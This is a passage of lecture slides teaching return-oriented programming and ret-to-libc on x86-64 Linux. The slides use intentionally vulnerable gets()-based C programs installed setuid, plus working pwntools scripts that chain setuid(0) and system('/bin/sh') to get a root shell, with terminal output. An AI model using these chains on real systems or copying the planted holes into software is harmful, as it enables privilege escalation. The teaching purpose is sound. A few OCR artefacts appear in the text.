- No stack canary is used - otherwise, can't control the IP (via return address) (*)
- ASLR is off - otherwise, code address (libraries and executable) is random (**)
- There is something interesting to "jump" to, via return address
    - In other words, we can find all the ROP gadgets we need

Note: thanks to the popularity of BOs, the first 2 conditions are neither the default nor considered good practices on modern Linux distros and compilers

Return Oriented Programming (ROP)

Return-oriented programming (ROP)

Allows an attacker to execute code in the presence of security defenses - e.g., non-executable stack

- ROP is used to hijack program control flow to executes carefully chosen machine instruction sequences called “gadgets”
- Gadgets are **already present** in the machine’s memory
- Gadgets, typically, end in a return instruction

Chained together, gadgets allow arbitrary operations

Example gadgets

```
pop rdi
ret
```

Or

```
push rax
push rdi
ret
```

Ret to function

Ret to function

The simplest ROP we can imagine

In this case, the buffer overflow is used “only” to overwrite the return address

- The address is set as the address of some **interesting function**
  - Or somewhere in its body

Ret to function

Compile this example program

This time we want a **non-PIE** executable with no stack canary - `print_secret()` is intentionally not called

Compile with:

```
gcc -O0 -g -no-pie -fno-stack-protector \
    simple-bo-ret.c -o simple-bo-ret
```

Then:

```
sudo install -m 4755 \
    ./simple-bo-ret ./simple-bo-ret-setuid
```

simple-bo-ret.c

```c
#include <stdio.h>

void print_secret() {
  // TODO: implement required access
  // control before calling this
  // function. Only Dave should have
  // access.
  puts("*secret*");
}

void get_user() {
  // Safe: no one has a name
  // longer than 16 characters!
  char str[0x010];
  puts("What is your name?");
  gets(str);
  printf("Hello %s!\n", str);
}

void main() {
  get_user();
}
```

Ret to function

This time, ASLR can be left enabled

Exploitation steps:

- Learn the address of `print_secret()` - remember this is not a PIE
- Overflow `str` (**16 bytes**)
- Overwrite the saved `rbp` (**8 bytes**)
- Overwrite the return address with the address of `print_secret()`

Ret to function

Test it!

```
⌥⌘2   ubuntu-x86-64 — davide@lechuck   ⌘1
❯ readelf -sW simple-bo-ret-setuid | grep print_secret
    18: 0000000000401176    26 FUNC    GLOBAL DEFAULT   15 print_secret
❯
❯ echo -e "12345678901234567AAAAAAAA\x76\x11\x40\x00\x00\x00\x00\x00\n" | ./simple-bo-ret-setuid
What is your name?
Hello 12345678901234567AAAAAAAAv@!
Dave, here are your Credit Card details
NUMBER: 4877104837868894
CVC   : 662
EXPIRY: 07/2027

[1]    1790 done                              echo -e "12345678901234567AAAAAAAA\x76\x11\x40\x00\x00\x00\x00\x00\n" |
       1791 segmentation fault (core dumped)  ./simple-bo-ret-setuid

dguerri@ubuntu-x86-64 ~/sources/eth/basics/0x08 ····· ✘ 0|SEGV
❯
[0]                                                  "ubuntu-x86-64" 19:00 24-Apr-24
```

Ret to function

Questions and Challenge

- Why we don't need ASLR disabled in this case?
- Why does the program exit with a SIGSEGV (segmentation fault)?
- Can you make it terminate gracefully? (possibly disabling ASLR)

Ret to libc

Ret to libc

What if there is nothing interesting to return to in our program?

We can return to any function we know the address of!

- This includes libraries linked dynamically
- Functions in libc are great candidates as libc is almost always needed
    - Exception: statically linked programs (e.g., Golang)

Ret to libc

There are a couple of problems we need to solve

1) How can we learn the address of some interesting function?
   a) ASLR is off **OR**
   b) The address is somehow leaked by the program (we won't see this)
2) How do we pass arguments to (libc) functions?
   a) Remember calling conventions for syscalls?
      - We "just" need a way to put values in registers before "returning"

Ret to libc

We “just” need a way to put values in registers before “returning”

Occasionally, we need to get creative, but typically, we do that by:

1. Putting the values we need in the stack (via Buffer Overflow)
2. Then by `pop`ping the register we need to load the value into

Ret to libc

Compile this example program

Again, with no stack canary

This time, we can have a PIE, but we will **disable ASLR**

simple-bo-rop.c

```c
#include <stdio.h>

void get_user() {
  // Safe: no one has a name
  // longer than 16 characters!
  char str[0x010];
  puts("What is your name?");
  gets(str);
  printf("Hello %s!\n", str);
}

void main() {
  get_user();
}
```

Compile with:

```
gcc -O0 -g -fno-stack-protector \
    simple-bo-rop.c -o simple-bo-rop
```

Then:

```
sudo install -m 4755 ./simple-bo-rop ./simple-bo-rop-setuid
```

Ret to libc - The Plan

We want to call `system()`, passing "`/bin/sh`" as the argument

- Search any `pop rdi; ret` ROP gadget →Put its address on the stack
- Search for "`/bin/sh`" in libc → Put its address on the stack
  - This address will be `pop`ped into `rdi` by the previous gadget
- Search for `system()` in libc → Put its address on the stack
  - This address will be returned to via previous `ret` gadget

Ret to libc - The Plan :(

There is a complication

Remember the stack alignment requirement for x86_64 SysV ABI?

- Upon function call, the stack pointer must be aligned to 16 bytes


For this specific ROP to work, that means we need to move `rsp` by 8 bytes

Ret to libc - The Plan - revised

We want to call `system()`, passing "`/bin/sh`" as the argument

- Search `pop rdi; pop rbp; ret` ROP gadget → Put its address on the stack ← **NEW**
- Search for "`/bin/sh`" in libc → Put its address on the stack
  - This address will be `pop`ped into `rdi` by the previous gadget
- Put 8 rubbish bytes on the stack ← **NEW**
  - This rubbish will be `pop`ped into `rbp` by the previous gadget ← **NEW**
- Search for `system()` in libc → Put its address on the stack
  - This address will be returned to via previous `ret` gadget

Ret to libc - The Plan - Visual Edition



Ret to libc

With Pwntools

ASLR is off ⇒ we can learn the base address of libc simply looking at `/proc/<PID>/maps`

Where `<PID>` is the Process ID of `simple-bo-rop` (not setuid!)

```python
#!/usr/bin/env python3
from pwn import asm, context, ELF, log, p64, process, sys

target = "./simple-bo-rop-setuid"
if len(sys.argv) != 2:
    print("Missing LibC base address")
    sys.exit(1)

context.update(arch="amd64", os="linux")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

# if ASLR is off, we know this!
libc.address = int(sys.argv[1], 16)
system_address = libc.symbols.system
log.info(f"LibC base adress: {hex(libc.address)}")
log.info(f"system() adress: {hex(system_address)}")

# Stack smashing (str len + caller function's rbp
# i.e., 8 bytes)
payload = b"A" * 0x10 + b"YADAYADA"

# ROP program:
# system("/bin/sh")
payload += p64(next(libc.search(asm("pop rdi;pop rbp;ret"))))
payload += p64(next(libc.search(b"/bin/sh")))
payload += p64(0)
payload += p64(system_address)

process = process(target)
  = process.recvline_containsS("What is your name?",
timeout=3)

print("Injecting malicious input")
process.sendline(payload)
_ = process.recvline_containsS("Hello ", timeout=3)

process.clean()
process.interactive()
```

The first address of `libc.so` in `/proc` mappings is its base address

```
⌥⌘1                    ↣ ubuntu-x86-64 — davide@lechuck                    ⌘1
❯ ./simple-bo-rop &
[1] 5248
What is your name?

[1]  + 5248 suspended (tty input)  ./simple-bo-rop
❯
❯ grep -m1 libc.so /proc/5248/maps
7ffff7d89000-7ffff7db1000 r--p 00000000 fd:00 181868                     /usr/lib/x86_64-linux-gnu/libc.so.6
❯
❯ ./simple-bo-rop.py 7ffff7d89000
[*] '/lib/x86_64-linux-gnu/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] LibC base adress: 0x7ffff7d89000
[*] system() adress: 0x7ffff7dd9d70
[+] Starting local process './simple-bo-rop-setuid': pid 5279
/home/dguerri/.local/lib/python3.10/site-packages/pwnlib/tubes/tube.py:1463: BytesWarning: Text is not bytes; a
ssuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  return packing._decode(func(self, *a, **kw))
Injecting malicious input
[*] Switching to interactive mode
$ id
uid=1000(dguerri) gid=1000(dguerri) groups=1000(dguerri),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd)
[0]                                                          "ubuntu-x86-64" 13:16 30-Apr-24
```

Oh noes, again!

Ret to libc

With Pwntools, this time with sentiment!

Q. We no longer need to align the stack, why? :)

```python
#!/usr/bin/env python3
from pwn import asm, context, ELF, log, p64, process, sys

target = "./simple-bo-rop-setuid"
if len(sys.argv) != 2:
    print("Missing LibC base address")
    sys.exit(1)

context.update(arch="amd64", os="linux")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

# if ASLR is off, we know this!
libc.address = int(sys.argv[1], 16)
system_address = libc.symbols.system
setuid_address = libc.symbols.setuid
log.info(f"LibC base adress: {hex(libc.address)}")
log.info(f"system() adress: {hex(system_address)}")

# Stack smashing (str len + caller function's rbp, i.e., 8 bytes)
payload = b"A" * 0x10 + b"YADAYADA"

# ROP program:
# setuid(0)
# system("/bin/sh")
payload += p64(next(libc.search(asm("pop rdi; ret;"))))
payload += p64(0)
payload += p64(setuid_address)
payload += p64(next(libc.search(asm("pop rdi; ret;"))))
payload += p64(next(libc.search(b"/bin/sh")))
payload += p64(system_address)

process = process(target)
_ = process.recvline_containsS("What is your name?", timeout=3)

print("Injecting malicious input")
process.sendline(payload)
_ = process.recvline_containsS("Hello ", timeout=3)

process.clean()
process.interactive()
```


⌥⌘1
↠ ubuntu-x86-64 — davide@lechuck
⌘1
❯ ./simple-bo-rop-v2.py 7ffff7d89000
[*] '/lib/x86_64-linux-gnu/libc.so.6'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
[*] LibC base adress: 0x7ffff7d89000
[*] system() adress: 0x7ffff7dd9d70
[+] Starting local process './simple-bo-rop-setuid': pid 5386
/home/dguerri/.local/lib/python3.10/site-packages/pwnlib/tubes/tube.py:1463: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
return packing._decode(func(self, *a, **kw))
Injecting malicious input
[*] Switching to interactive mode
$ id
uid=0(root) gid=1000(dguerri) groups=1000(dguerri),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd)
[0]
"ubuntu-x86-64" 13:19 30-Apr-24

Links

- Smashing The Stack For Fun And Profit
- de Bruijn sequence
- Try Hack Me - pwn101
  - Pwn101 writeup
- Try Hack Me - Anonymous Playground
- Online GDB
- What does the endbr64 instruction actually do?